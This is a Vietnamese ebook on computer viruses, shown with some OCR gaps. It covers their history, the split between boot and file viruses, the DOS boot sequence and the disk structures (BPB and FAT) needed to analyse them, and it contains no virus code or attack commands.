
Virus
Huyền thoại hay thực tế?
UDS EBOOK
www.updatesofts.com

LỜI NÓI ĐẦU

Mặc dù virus tin học đã xuất hiện lâu trên thế giới và ở cả trong nước. Và không ai còn ngạc nhiên nữa nếu biết máy tính của mình đã bị nhiễm virus. Thế nhưng, thực đáng ngạc nhiên vì hầu như chưa có một cuốn sách nào đề cập đến virus một cách đầy đủ và chi tiết. Sự thiếu vắng thông tin này không phải là vô tình mà do những quan niệm cho rằng phổ biến những thông tin như vậy không những không được lợi ích gì mà còn làm gia tăng số lượng virus lên, và như thế làm tăng nguy cơ mất mát dữ liệu. Xét về khía cạnh này, các nhà sản xuất phần mềm chống virus cũng rất đồng tình.

Chính sự thiếu hiểu biết thực sự ... giả tạo về virus cùng với sự thổi phồng quá đáng của báo chí đã biến virus tin học bé nhỏ thành một con 'ngoáo ộp' khổng lồ làm kinh hoàng cho những người sử dụng tội nghiệp khi máy của họ bị một hiện tượng nào đó mà nghi ngờ là virus. Cái giá phải trả cho sự thiếu hiểu biết này đôi khi lại quá to lớn, một sự sai lệch dữ liệu do lỗi logic của chương trình có thể gián đoạn vài ngày để backup dữ liệu và format lại đĩa, một file tự nhiên tăng kích thước cũng gây hoang mang. Đó là chưa kể đến sự đổ lỗi cho virus tin học sự thiếu hiểu biết của mình.

Mặt khác, một virus tin học đúng nghĩa là một virus có kích thước chương trình cực nhỏ và trong đó bao gồm chức năng khó khăn nên đòi hỏi virus được thiết kế trực tiếp bằng ngôn ngữ Assembler và bao hàm những giải thuật tối ưu và kĩ thuật cao, nếu xét trên một khía cạnh nào đó rất đáng cho chúng ta học tập.

Chính vì những lí do đó, cuốn sách này ra đời nhằm cung cấp cho độc giả những thông tin cần thiết và đúng đắn về virus, từ đó có thể rút ra những bài học bổ ích và cần thiết trong việc phát hiện và cứu chữa các hậu quả mà virus gây ra.

Dù được soạn với những thông tin rất cơ bản, cuốn sách này vẫn đòi hỏi độc giả phải có một kiến thức căn bản về Assembler (vì chính virus cũng được thiết kế bằng ngôn ngữ này) để có thể hiểu và phân tích virus một cách tỉ mỉ nhất.

Tác giả không bao giờ có mục đích hướng dẫn độc giả một phương pháp để thiết kế một virus, và tốt nhất bạn đọc cũng đừng bao giờ có ý định này vì chính các bạn sẽ là những nạn nhân đầu tiên của nó và sẽ gánh chịu mọi hậu quả do nó gây ra.

Các virus được khảo sát trong cuốn sách này tất cả là những virus đã biết trong thành phố cũng như trên thế giới, trong đó, số virus được biết trong nước cũng đã chiếm gần phân nửa.

Xin cảm ơn sự giúp đỡ quí báu của các đồng nghiệp trong việc hiệu chính và đóng góp nhiều ý kiến hay cho cuốn sách. Vì đây là lần xuất bản đầu tiên, chắc chắn cuốn sách sẽ còn nhiều điều thiếu sót, tác giả mong nhận được nhiều ý kiến đóng góp của độc giả.

Địa chỉ liên lạc tác giả:
Ngô Anh Vũ
Trung tâm **CESAIS**
Ban tin học
17 Phạm Ngọc Thạch Q.3 TP Hồ Chí Minh

GIỚI THIỆU TỔNG QUÁT VỀ VIRUS TIN HỌC

I - Virus Tin Học và Trojan Horse.

Luật pháp từng nước vẫn còn có chỗ không đồng nhất, có nước đã chấp nhận bảo vệ bản quyền các phần mềm, nhưng có những nước lại không đề cập một cách rõ ràng đến vấn đề này. Cùng với sự phát triển như vũ bão của phần cứng, kĩ thuật sao chép cũng đạt đến trình độ cao. Những phần mềm sao chép như COPYIIPC, COPYWRIT ... cho phép tạo một đĩa mới có mọi thành phần giống như đĩa gốc đã làm thiệt hại đáng kể cho các hãng sản xuất phần mềm. Lợi dụng kẽ ở luật pháp của các nước, một số nơi đã xuất hiện những tay 'cướp' phần mềm chuyên nghiệp. Những phần mềm vừa được đưa ra thị trường ngày hôm trước thì lập tức nó bị phá khóa (khóa ở đây được hiểu như một mã được đưa vào khi thi hành chương trình, một đĩa gốc...), copy lại, thậm chí còn sửa đổi cả tên tác giả, rồi tung ra thị trường với giá rẻ chưa từng có.

Những hành động vô đạo đức này là một thách thức đối với các nhà sản xuất phần mềm, do đó, ý tưởng đưa một đoạn mã phá hoại (destructive code) vào trong phần mềm với mục đích sẽ phá hủy dữ liệu nếu phần mềm này không nằm trên đĩa gốc không phải là ý tưởng gì mới lạ.

Nhưng việc giấu một đoạn mã như thế nào và bản chất của đoạn mã ra sao thì lại tùy thuộc vào nhà sản xuất và không một ai thừa nhận (tất nhiên, kể cả những nhà sản xuất ra nó) cũng như chứng kiến điều này cả.

Mặt khác, tin học đã và đang trở thành phổ cập cho toàn thế giới, những cấu trúc nội tại, những kĩ thuật lập trình đều được hướng dẫn tỉ mỉ và nghiêm túc đang tiếp cận từng người và cụ thể là với tầng lớp thanh niên. Với đầy đủ kiến thức và tính hiếu thắng, đua tài của tuổi trẻ, một tư tưởng nổi loạn hay sự tự khẳng định mình qua những chương trình mang tính chất phá hoại đều có thể gây nguy hiểm và thực tế cũng không ít ví dụ chứng minh cho điều này.

Căn cứ vào tính chất của đoạn mã phá hoại, ta có thể chia chúng thành hai loại: virus và trojan horse.

1/ Trojan horse:

Thuật ngữ này dựa vào một điển tích cổ, chỉ những đoạn mã được 'cắm' vào bên trong một phần mềm, cho phép xuất hiện và ra tay phá hoại một cách bất ngờ như những 'anh hùng' xông ra từ bụng con ngựa thành Troa. Trojan horse là một đoạn mã HOÀN TOÀN KHÔNG CÓ TÍNH CHẤT LÂY LAN, chỉ nằm trong những phần mềm nhất định. Đoạn mã này sẽ phá hoại vào một thời điểm xác định có thể được tác giả định trước và đối tượng của chúng là thông tin trên đĩa như format lại đĩa, xóa FAT, Root....

Thông thường các phần mềm có chứa Trojan horse được phân phối như là các version bổ sung, hay mới, và điều này sẽ trừng phạt những người thích sao chép phần mềm ở những nơi có nguồn gốc không xác định.

Tuy nhiên đối với hiện tượng này, ở Việt nam nói chung và thành phố ta chưa xuất hiện. Và cũng dễ thấy tầm hoạt động và mức phá hoại khi hoạt động trên các máy đơn sẽ vô cùng hạn chế.

2/ Virus tin học:

Thuật ngữ này nhằm chỉ một chương trình máy tích có thể tự sao chép chính nó lên những đĩa, file khác mà người sử dụng không hay biết. Thông thường virus cũng mang tính phá hoại, nó sẽ gây ra lỗi thi hành, lệch lạc hay hủy dữ liệu....

So với Trojan horse, virus mang tầm vóc 'vĩ đại' hơn, sự lan truyền xa hơn và do đó tác hại của nó vô cùng khủng khiếp hơn. Ở thành phố, virus đã xuất hiện khá sớm và cũng đã gây nhiều tác hại với ưu thế của virus so với Trojan horse. Ở đây , một bài báo nhan đề "Lí thuyết và cơ cấu của các phần tử tự hành phức tạp "(Theory and Organization of Complicated Automata). Trong bài báo của mình, ông đã nêu ra lí thuyết về sự tự nhân lên nhiều lần của các chương trình máy tính. Những đồng nghiệp của ông đã dè bỉu nhiều về ý tưởng này nhưng điều này cũng dễ hiểu vì những chiếc máy tính điện tử đầu tiên (electronic computer) được phát triển nhiều năm sau đó.

Mười năm sau đó, trong một chi nhánh của hãng AT&T's Bell, ba thảo chương viên trẻ tuổi đã phát triển một trò chơi tên là 'Core War', ba người này tên là Mc Ilroy, Victor Vysottsky và Robert Morris, đều là những người nắm vững những cấu trúc nội tại của máy.

'Core War' là một cuộc đấu trí giữa hai đoạn mã của hai thảo chương viên. Mỗi đấu thủ đưa một chương trình có khả năng tự tái tạo (reproducing program) gọi là Organism vào trong bộ nhớ của máy tính. Khi bắt đầu cuộc chơi Organism, mỗi đấu thủ sẽ cố gắng phá hủy organism của đối phương và tái tạo organism của mình. Đấu thủ thắng cuộc là đấu thủ phát triển nhiều lần cơ cấu của mình.

Trò chơi 'Core War' này được giữ kín cho đến năm 1983, Ken Thompson, một tay chơi lỗi lạc đã viết version đầu cho hệ điều hành UNIX, để lộ ra khi nhận một trong những phần thưởng danh dự của giới kỹ nghệ điện tử - Giải thưởng A.M Turing. Trong bài diễn văn của mình, ông đã đưa ra một ý tưởng về phương pháp làm virus. Thompson cũng đề cập đến Core War và sau đó tiếp tục khuyến khích thính giả của mình hãy làm thử!

Tháng 5/1984 tờ báo Scientific America có đăng một bài báo mô tả về Core War và cung cấp cho đọc giả cơ hội mua những lời hướng dẫn về trò chơi này - nó được gởi đến tận nhà với giá 2 USD cước phí bưu điện!

Đầu tiên, virus tin học đã bắt đầu trên các máy lớn như CREEPER (1970, RABBIT (1974), ANIMAL (1980).... Sau đó mới bắt đầu xuất hiện trên máy PC. Đã có một số tài liệu cho rằng virus tin học trên PC bắt đầu từ năm 1987, tuy nhiên điều này cũng không được chắc chắn khi virus Brain 'thông báo' nó được ra đời từ năm 1986!

Virus đầu tiên trên máy IBM PC được phát hiện và nhanh chóng trở nên nổi tiếng là Lehigh virus (vì nó xuất hiện đầu tiên ở trường Đại học này) vào trước lễ Tạ ơn năm 1987. Cùng thời với virus này, một virus khác âm thầm đổ bộ từ Pakistan vào Mĩ là Brain với mục tiêu đầu tiên là trường Đại học Delaware. Một nơi khác trên thế giới cũng đã tường thuật sự xuất hiện của virus: Đại học Hebrew - Israel. Tất cả đều có chung một điểm: từ các trường Đại học, nơi có các sinh viên giỏi, hiếu động và thích đùa.

Mặc dù xuất hiện ở nhiều nơi trên thế giới, virus vẫn có chung một phương pháp lây lan, vì không nắm rõ cách thức này, một số người đã cảm thấy hốt hoảng khi đã diệt bằng mọi cách, máy tính vẫn cứ bị nhiễm đi nhiễm lại một virus.

Dù vậy, vẫn phải có một phân loại nào đó chi tiết hơn về virus, làm cho nó dễ kiểm soát và đưa ra phương pháp chữa trị thích hợp. Do đó, người ta đã chia virus thành hai loại chính căn cứ theo cách lây và đối tượng lây. Ta sẽ khảo sát lần lượt từng đối tượng một.


III - Cách Thức Lây - Phân Loại.

Dựa vào đối tượng lây lan là file hay đĩa, ta chia virus thành hai nhóm chính:

+ B - virus (boot virus): virus chỉ tấn công lên các Boot sector hay Master boot.

+ F - virus (file virus): virus chỉ tấn công lên các file thi hành được (dạng có thể thi hành bằng chức năng 4Bh của DOS hơn là những file dạng .COM hay .EXE).

Dù vậy, cách phân chia này cũng không phải là duy nhất, mà cũng không hẳn chính xác. Vì sau này, các F - virus vẫn phá hoại hay chèn mã phá hoại vào Boot sector, cũng như B - virus chèn đoạn mã vào file. Tuy nhiên, những hiện tượng này chỉ nhằm phá hoại chứ không coi đó là đối tượng để lây lan. Dạng tổng quát của một virus có thể biểu diễn bằng sơ đồ sau:



Như đã giới thiệu về định nghĩa virus, đoạn mã này một lúc nào đó phải được trao quyền điều khiển. Như vậy, rõ ràng virus phải khai thác một chỗ hở nào đó mà máy 'tự nguyện' trao quyền điều khiển lại cho nó. Thực tế có hai kẽ hở như thế, mà ta sẽ lần lượt xét sau đây:

1/ B - virus:

Khi máy tính bắt đầu khởi động (Power on), mọi thanh ghi của CPU sẽ được xóa, các thanh ghi phân đoạn (segment) được gán giá trị 0FFFFh, còn tất cả các thanh ghi còn lại đều được xóa về 0. Lúc này CS:IP dĩ nhiên sẽ trỏ đến 0FFFFh:0. Tại địa chỉ này là một lệnh JMP FAR chuyển quyền điều khiển đến một đoạn chương trình định sẵn trong ROM, đoạn chương trình này sẽ thực hiện quá trình POST (Power On Seft Test: tự kiểm tra khi khởi động).

Quá trình POST sẽ lần lượt kiểm tra các thanh ghi, kiểm tra bộ nhớ, khởi tạo các chíp điều khiển DMA, bộ điều khiển ngắt, đĩa.....Nếu quá trình này hoàn thành tốt đẹp, công việc tiếp theo sẽ dò tìm các card thiết bị gắn thêm vào (thường các thiết bị này là card điều khiển đĩa cứng hay màn hình) và trao quyền điều khiển để cho chúng tự khởi tạo rồi sau đó lấy lại khi card hoàn thành xong phần khởi tạo. Tuy vậy cũng phải chú ý: toàn bộ đoạn chương trình này nằm ngay trong ROM, có tính chất Chỉ Đọc nên không thể sửa đổi cũng như chèn bất kì một đoạn mã chương trình khác vào được.

Sau khi mọi việc khởi tạo đều hoàn thành tốt đẹp, lúc này đoạn chương trình trong ROM mới tiến hành đọc Boot sector từ đĩa vật lí đầu tiên (là đĩa A) vào trong RAM tại địa chỉ 0:07C00h (Boot sector là sector đầu tiên trên đĩa nằm ở sector 1, head 0, track 0). Nếu việc đọc không thành công, (không có đĩa trong ổ đĩa...) Boot Master của đĩa cứng sẽ được đọc vào (nếu có đĩa cứng). Giả sử việc đọc đã thành công, quyền điều khiển sẽ được trao cho đoạn mã nằm trong Boot record bằng một lệnh JMP FAR 0:07C00 mà không cần biết đoạn mã này làm gì. Như vậy, đến lúc này bất kể trong Boot record chứa đoạn mã nào, quyền điều khiển vẫn được trao và nếu đoạn mã đó lại tiến hành format lại đĩa!. Rõ ràng, đây là một kẽ hở đầu tiên mà máy mắc phải. Nhưng điều này cũng dễ hiểu vì PC không thể kiểm tra được đoạn mã trong Boot record - ứng với mỗi hệ điều hành, hoặc ngay cả các version khác nhau - đoạn mã này cũng khác nhau. Nếu tự kiểm điểm lại mình, bạn sẽ không khỏi giật mình vì số lần để quên đĩa mềm trong ổ đĩa cũng không phải là ít.

Tuy vậy, cũng còn may mắn là ....đoạn mã trong Boot record lại hoàn toàn trong sạch, nghĩa là nó được format dưới hệ điều hành hiện hành và hơn nữa chưa có ai sửa đổi, thay thế đoạn mã này cả.

Lúc này, đoạn mã sẽ dò tìm, và nếu có sẽ tải 2 file hệ thống vào vùng nhớ (nếu là hệ điều hành MS-DOS, 2 file này sẽ có tên IO.SYS và MSDOS.SYS) rồi một lần nữa trao quyền điều khiển. Lúc này, CONFIG.SYS (nếu có) sẽ được đọc vào và tiến hành khởi tạo các device driver, định buffer file cho các file.... cuối cùng COMMAND.COM sẽ được gọi (nếu không có lệnh SHELL trong CONFIG.SYS) để rồi dấu nhắc A:\> quen thuộc xuất hiện trên màn hình.

Lợi dụng kẽ hở đầu tiên này, B - virus sẽ tấn công vào Boot sector, nghĩa là nó sẽ thay một Boot sector chuẩn bằng một đoạn mã virus, quyền điều khiển lúc này sẽ được trao cho virus

trước khi Boot record nhận quyền điều khiển rồi sau đó mọi chuyện vẫn tiến hành một cách bình thường cho đến khi...

Do đặc điểm lên trước cả hệ điều hành, virus phải tự làm hết mọi chuyện. Và vì vậy điều này cũng không phải là dễ dàng với một kích thước chương trình nhỏ bé (nếu không tin bạn có thể thử định vị và phân tích FAT mà không dùng đến bất kì một thông tin nào từ DOS xem)

2/ F - virus:

Sau khi COMMAND.COM được gọi, lúc này nó sẽ tìm file AUTO.EXEC.BAT để thi hành (nếu có) và sau cùng dấu nhắc sẽ xuất hiện để chờ nhận lệnh. Tất nhiên không ai dùng những lệnh nội trú của DOS để thi hành (trừ những người bắt đầu học hệ điều hành DOS). Thông thường, người ta sẽ thi hành một file nào đó. Đơn giản nhất là anh ta muốn thi hành phần mềm Foxbase chẳng hạn bằng cách đánh tên Mfoxplus ở dấu nhắc đợi lệnh của DOS và bấm phím Enter. Lúc này DOS sẽ tìm một file có tên Mfoxplus.EXE. May mắn thay file này đã được tìm thấy, DOS bắt đầu tổ chức lại vùng nhớ, tải nó lên rồi trao quyền điều khiển mà không một chút băn khoăn xem nó định làm cái gì và có nguy hiểm không?

May thay, kẽ hở thứ hai này cũng bị bỏ qua mà không một ai gây phiền phức gì. Sau khi thi hành xong anh ta có thể trở về dấu nhắc của hệ điều hành một cách an toàn.

Thực chất, kẽ hở thứ hai này cũng được virus tận dụng. Điều gì sẽ xảy ra nếu quyền điều khiển thay vì được trao cho file lại rẽ nhánh sang cho một kẻ lạ mặt sống 'kí sinh' lên file? Điều này chỉ có... virus mới biết được và tất nhiên sau đó, khi kết quả phá hoại cũng đã rõ ràng thì người sử dụng cũng... biết.

ội tại của hệ điều hành mà ta chưa được biết.

Qui ước:

+ Các số trong cuốn sách này được ngầm hiểu dưới dạng thập lục hơn là thập phân nếu không ghi rõ dạng.

+ Các chương trình virus được minh họa hầu hết được Unassembler bằng phần mềm D68.

ĐĨA - SƠ LƯỢC VỀ ĐĨA

Chương này không nhằm mục đích khảo sát tường tận từng cấu trúc vật lí cũng như logic mà chỉ đơn giản nhằm cung cấp cho độc giả một số thông tin thật cần thiết, tiện cho việc phân tích B-virus trong chương tiếp theo. Dù vậy, vẫn có một số thông tin bổ ích cho việc tham khảo.

I - Cấu Trúc Vật Lí.

Cấu trúc đĩa - dù vật lí hay logic, trong thực tế ít được ai đề cập đến vì mức độ phức tạp, nhất là đĩa cứng. Tuy nhiên, những khái niệm cơ bản nhất lại vô cùng đơn giản.

Các loại đĩa (cả đĩa cứng lẫn đĩa mềm) đều dựa vào hiện tượng từ hóa để chứa dữ liệu: đầu từ đọc ghi sẽ từ hóa những phần tử cực nhỏ trên bề mặt, mỗi phần tử di chuyển qua đầu từ sẽ bị từ hóa. Do hình dạng ban đầu của đĩa là hình tròn nên nhiều người lầm tưởng đây là hình dạng bắt buộc, thực ra, bạn có thể tạo ra một đĩa với hình dạng bất kì, miễn sao tồn tại một ổ đĩa cho phép bạn truy xuất những thông tin trên đó.

Khác với trên băng từ, trên đĩa chúng ta sẽ ghi dữ liệu dưới dạng rời rạc (hoặc sẽ mang giá trị tối đa là 1 hoặc mang giá trị tối thiểu là 0) . Cách thể hiện như thế được gọi là digital.

Chúng ta sẽ bắt đầu với khái niệm Track.

1/ Track: Nếu bạn đặt một cây bút cho lên một đĩa hát đang xoay. Đường bút chì sẽ tạo trên thành đĩa một hình tròn. Và bạn cứ việc coi rằng đĩa là một đĩa mềm, còn đầu bút chì là đầu từ đọc ghi. Đường do cây bút chì tạo nên bây giờ có tên là Track. Do một Track chỉ là một hình tròn chiếm một phần rất nhỏ, nên trên một đĩa, ta có thể tạo nên nhiều hình tròn đồng tâm để có được nhiều Track.

2/ Side: Bất một đĩa mềm nào cũng có hai mặt (Side), do đó, không ai bắt buộc chúng ta phải sử dụng một mặt đĩa (mặc dù DOS đã làm điều này, nhưng sau đó, nó cũng sửa sai). Ghi dữ liệu lên cả hai mặt đĩa rõ ràng mang lại tính king tế hơn vì khả chứa dữ liệu của đĩa tăng lên gấp đôi mà không cần tốn thêm một ổ đĩa thứ hai. Đơn giản là đặt thêm một đầu đọc thứ hai ở phía bên kia để tạo thành một 'gọng kìm'. Hai mặt được đánh số lần lượt là mặt 1 và mặt 0.

3/ Cylinder: Rõ ràng, một thuận lợi thứ hai của đĩa hai mặt: dữ liệu có thể ghi hai lần nhanh hơn trước khi đầu đọc chuyển sang Track mới. Dữ liệu đầu tiên có thể ghi lên Track của mặt bên nay rồi sau đó cùng một Track như thế nhưng ở mặt bên kia, cuối cung mới chuyển sang Track khác. Một cặp Track nằm đối xứng như thế được tham chiếu đến như một phần tử duy nhất Cylinder.

Để thuận lợi cho việc tham chiếu, Track và Cylinder được đánh số. Track ở ngoài cùng được đánh số là Track 0. Track ở mặt trên ngoài cùng là Track 0, Side 0; Track ở mặt dưới là Track 0 Side 1. Những Track 0 như thế được gọi chung là Cylinder 0. Bạn chắc đã từng nghe nói đĩa mềm 360 Kb, những đĩa mềm loại như thế có 80 Track được đánh số từ 0 đến 79. Thông thường, việc đánh số trên máy tính bắt đầu từ 0 hơn là từ 1, song vẫn có ngoại lệ khi Sector bắt đầu đánh số từ 1 và Cluster được đánh số bắt đầu từ 2 mà chúng ra sẽ xét sau.

Đối với đĩa cứng, một mô hình đơn giản là các đĩa mềm được xếp song song với nhau thành hình trụ. Đĩa trên cùng là Side 0, đáy của nó là Side 1 đĩa thứ hai có hai mặt lần lượt là Side 2 và 3.... Tập hợp những track 0 được tham khảo dưới tên gọi Cylinder 0. Tất nhiên số đầu đọc cũng sẽ tăng theo. Khối lượng dữ liệu trên một track trên đĩa cứng cũng thay đổi tùy thuộc từng máy, tuy nhiên, thường từ 8Kb đến 12Kb trên một track.

4/ Sector: Mặc dù có thể đọc/ghi dữ liệu lên đĩa một lúc 8 đến 12 Kb, nhưng trong thực tế, không ai dám dùng đến một khối lượng lớn đến như thế. Bộ điều khiển đĩa thường được thiết kế để có thể đọc và ghi một lần chỉ từng phân đoạn của Track. Số byte trong một phân đoạn, được gọi là Sector, phụ thuộc vào phần cứng mà của bộ điều khiển đĩa và vào hệ điều hành: các nhà thiết kế sẽ tạo những kích thước Sector khác nhau và hệ điều hành sẽ chọn một trong những kích thước này. Thông thường, các kích thước này là 128, 256, và 1024 byte. Đối với hệ điều hành DOS, kích thước được chọn là 512 byte cho mỗi Sector với tất cả các loại đĩa.

Trên đĩa mềm 360 Kb, mỗi Track có thể đạt tới 10 Sector, tuy nhiên, vì vấn đề an toàn dữ liệu, DOS chỉ chọn 9 Sector cho mỗi Track. Chính vì điều này, sẽ thấy một đĩa 40 Track sẽ có: 40Track * 2Side * 9Sector 8 512byte = 360 Kb.

Đối với đĩa cứng, mật độ Track trên một inch có thể đạt đến 600 Track/inch, do đó khả năng lưu trữ dữ kiệu của đĩa cứng lớn hơn đĩa mềm rất nhiều.

Lúc này, để tham chiếu, không những chúng ta phải chỉ ra mặt (Side) và Track mà còn phải chỉ ra số Sector nào trong Track đó.

5/ Đánh địa chỉ Sector: Khi chúng ta đã đạt đến Track cần đọc/ghi, làm thế nào để có thể nhận ra Sector cần tìm. Có hai cách để định vị Sector, đó là :

+ Đánh số Sector bằng phương pháp cứng (Hard sectoring): Những lỗ đều nhau sẽ được bấm xung quanh đĩa và mỗi lỗ như thế có ý nghĩa đánh dấu sự bắt đầu một Sector. Phương pháp này tỏ ra không còn hiệu nghiệm khi tốc độ truy xuất đĩa ngày càng tăng.

+ Đánh số Sector mềm (Soft sectoring): Phương pháp này mã hóa địa chỉ của Sector thành dữ liệu của Sector đó và được gắn vào trước mỗi Sector. Vì Sector được đánh số tuần tự xung quanh Track nên địa chỉ của nó đơn giản là các số liên tiếp xung quanh Track (nhưng đối với một số đĩa được thiết kế chống sao chép thì điều này khác).

Hiện nay, phương pháp đánh số mềm được dùng rộng rãi. Với phương pháp này, trước khi đĩa được dùng, địa chỉ của Sector phải được ghi vào Sector (quá trình này được thực hiện bằng việc Format đĩa). Địa chỉ Sector này thực ra chỉ là một phần thông tin trong dữ liệu ở phần đầu Sector, ngoài ra còn một số thông tin khác mà thiết nghĩ rằng nêu ra ở đây chỉ làm rối cho độc giả.

6/ Format vật lí: Ghi toàn bộ địa chỉ Sector, các thông tin khác vào phần đầu của Sector được gọi là format vật lí hay format ở mức thấp, vì việc này được thực hiện chỉ bằng phần cứng của bộ điều khiển đĩa. Trong quá trình format, phần mềm sẽ bắt bộ điều khiển đĩa tiến hành format với những thông số về kích thước của một Sector ... còn công việc còn lại tự bộ điều khiển đĩa phải làm.

Format vật lí phải được thực hiện trước khi đĩa được đưa vào sử dụng. Một quá trình độc lập thứ hai - format logic - cũng phải được thực hiện ngay sau đó trước khi đĩa chuẩn bị chứa dữ liệu. Ở mức này, tùy theo cách tổ chức của từng hệ điều hành, nó sẽ chia đĩa thành từng vùng tương ứng.

Trong thực tế, hầu như không ai chú ý đến vẫn đề này vì đã có lệnh Format của DOS. Tuy nhiên để giải thích công việc cụ thể của lệnh này thì hầu như ít ai quan tâm đến. Có thể giải thích như sau :

+ Với đĩa mềm: một đĩa cho dù đã được format lần nào hay chưa đều được đối xử "bình đẳng "như nhau, nghĩa là đầu tiên DOS sẽ tiến hành forrmat vật lí, sau đó sẽ là format logic nhằm khởi tạo các vùng hệ thống và dữ liệu.

Dễ thấy, đối với một đĩa đã qua một lần format, quá trình format vật lí sẽ không còn cần thiết, trừ trường hợp muốn format vật lí, do đó nếu chỉ có quá trình format logic sẽ làm giảm thời gian format một đĩa. Ý tưởng này, thực tế đã được các phần mềm chuyên dụng khai thác rất kĩ. PCformat của Central point, SafeFormat của Norrton .... đều có những option cho phép chỉ định tác vụ này.

+ Đối với đĩa cứng: mọi đĩa cứng trước khi đưa ra thị trường đều đã được format vật lí và do đó không có một lí do nào để format lại nếu không thấy cần thiết. Đối với trường hợp này, DOS không cần phải format vật lý mà đơn giản chỉ tiến hành format logic. Trong trường hợp này, tốc độ format trên đĩa cứng sẽ rất nhanh chứ không ì ạch như trên đĩa mềm. Sau khi đã qua format, đĩa của chúng ta giờ đây đã sẵn sàng chứa dữ liệu.

II - Cấu Trúc Logic.

Ở phần trên, ta đã có đề cập đến format logic, nhưng lại không đưa ra một chi tiết nào, sau đây ta sẽ lần lượt xét chi tiết đến chúng. Rõ ràng, đối với một đĩa có dung lượng lớn, việc quản lí dữ liệu như thế nào cho hiệu quả và nhanh chóng là một vấn đề phức tạp. Do đó, mỗi hệ điều hành cần thiết phải tổ chức cho mình một vài cấu trúc nào đó giúp cho việc kiểm soát đĩa được nhanh và chính xác, cho biết phần nào đã dùng để chứa dữ liệu, phần nào còn trống .... Cách ghi nhớ những cấu trúc như thế lên đĩa được gọi là format logic đĩa. Dù là loại đĩa nào, DOS vẫn tổ chức đĩa thành các phần sau: Boot Sector, bảng FAT (file allocation table), Root directory và phần dữ liệu (ba phần đầu đôi khi được gọi dưới tên Vùng hệ thống).

Trên đĩa cứng, với dung lượng quá lớn, có thể chia thành từng phần khác nhau được gọi là Partition, do đó còn phải thêm một phần thứ 5 Partition table. Sau đây, chúng ta sẽ lần lượt khảo sát từng phần một.

1/ Boot Sector: Luôn chiếm Sector đầu tiên trên Track 0, Side 1 của đĩa, tuy vậy, điều này cũng chỉ tuyệt đối đúng trên các đĩa mềm, còn đối với đĩa cứng, vị trí này phải nhường lại cho Partition table.

Boot sector này sẽ được đọc vào địa chỉ 0:07C00 sau khi máy thực hiện xong quá trình POST. Quyền điều khiển sẽ được trao lại cho đoạn mã nằm trong Boot sector. Đoạn mã này có nhiệm vụ tải các file hệ thống vào nếu có. Ngoài ra, Boot sector còn chứa một bảng tham số quan trọng đến cấu trúc đĩa, bảng này được ghi vào trong quá trình format logic đĩa và ngay cả đối với những đĩa không phải là đĩa boot được .

a. Cấu trúc của bảng tham số đĩa BPB (Bios Parameter Block): Bảng tham số này ở offset 0B của Boot sector và có cấu trúc sau :

offset	Size	Nội dung	
+0	3	JMP	xx:xx Lệnh nhảy gần đến đầu đoạn mã boot
+3	8		Tên công ty hay version.
+0Bh	2	SectSiz	Số byte 1 sector <--------- Start of BPB.
+DH	1	ClustSiz	Số sector mỗi cluster.
+Eh	2	ResSecs	Số sector dành riêng (sector trước FAT).
+10h	1	FatCnt	Số bảng FAT.
+11h	2	RootSiz	Số đầu vào tối đa cho Root (32 byte cho mỗi đầu vào).
+13h	2	TotSecs	Tổng số sector trên đĩa (hay partition).
+15h	1	Media	Media descriptor đĩa (giống như byte đầu bảng FAT.
+16h	2	FatSize	Số lượng sector cho một bảng FAT <---------- end of BPB .
+18h	2	TrkSecs	Số sector trên mỗi track.
+1Ah	2	HeadCnt	Số đầu đọc ghi.
+1Ch	2	HindSec	Số sector dấu mặt (được dùng trong cấu trúc

			partition).
+1Eh			Đầu đoạn mã trong Boot sector.
+1Ch	4	HindSec	Số sector dấu mặt (đã được điều chỉnh lên số 32 bit)
+20h	4	TotSecs	Tổng số sector trên đĩa nếu giá trị ở offset 13h bằng 0.
+24h	1	PhsDsk	Số đĩa vật lí (0: đĩa mềm, 80h: đĩa cứng)
+25h	1	Resever	Dành riêng.
+26h	1	Dos4_ID	Kí hiệu nhận diện của DOS 4.xx (có giá trị 29h).
+27h	4	Serial	Một số nhị phân 32 bit cho biết Serial number.
+2Bh	Bh	Volume	Volume label.
+36h	8	Reserve	Dành riêng.
+3Eh			Đầu đoạn mã chương trình.

Đối với DOS 4.xx, do số lượng sector quản lí được không còn nằm trong giới hạn số 16 bit, do đó giá trị trong offset 13h đã trở nên 'chật hẹp'. Bắt đầu từ DOS 4.xx, cấu trúc của bảng có một số sửa đổi và bổ xung nho nhỏ, tuy vậy, vẫn không làm mất đi cấu trúc trước đó. Ở đây chỉ có một điểm cần lưu ý là giá trị tổng số sector trên đĩa, nếu số sector vẫn còn là một số 16 bit, vùng ở offset 13h vẫn còn dùng đến, trong trường hợp ngược lại, vùng này phải được gán là 0 và giá trị mới được lưu giữ tại offset 20h (dễ thấy các đĩa mềm vẫn có nội dung như trước đây).

b. Đoạn mã: do Boot sector chỉ chiếm đúng một sector, nghĩa là chỉ có đúng 512 byte, trừ đi cho bảng tham số BPB, phần còn lại vẫn còn quá ít cho một chương trình tự xoay xở làm đủ mọi việc. Các đoạn mã sau dưới DOS đều làm các công việc sau đây:

+ Thay lại bảng tham số đĩa mềm (ngắt 1Eh).
+ Định vị và đọc sector đầu tiên của Root và địa chỉ 0:0500h.
+ Dò tìm và đọc hai file hệ thống vào nếu có.

Có thể biểu diễn bằng lưu đồ sau

Thay ngắt 1Eh

Đọc sector root vào

? SYS ----------- > Non system disk

Nạp file hệ thống vào

JMP FAR 070:0

2/ FAT (file allocation table): Đây là một trong hai cấu trúc quan trọng nhất (cấu trúc thứ hai là Root) mà DOS khởi tạo trong quá trình format logic đĩa. Cấu trúc này dùng để quản lí file trên đĩa cũng như cho biết sector nào đã hỏng. Ở mức này DOS cũng đưa ra một số khái niệm mới :

a. Cluster: Khi đĩa được format fogic, đơn vị nhỏ nhất trên đĩa mà DOS có thể quản lí được là sector (theo DOS tự qui định - kích thước của một sector cũng đã cố định là 512 byte). Như thế, DOS có thể quản lí từng sector một xem nó còn dùng được hay không. Tuy nhiên, một đĩa có dung lượng cao (thường là đĩa cứng), số sector quá lớn không thể quản lí theo cách này mà thay vào đó, DOS đưa ra một khái niệm Cluster: là tập hợp nhiều sector, do đó, thay vì quản quản lí nhiều sector, DOS bây giờ chỉ quản lí trên các cluster. Rõ ràng số lượng cluster sẽ giảm đi nhiều nếu ta tăng số lượng sector cho một cluster.

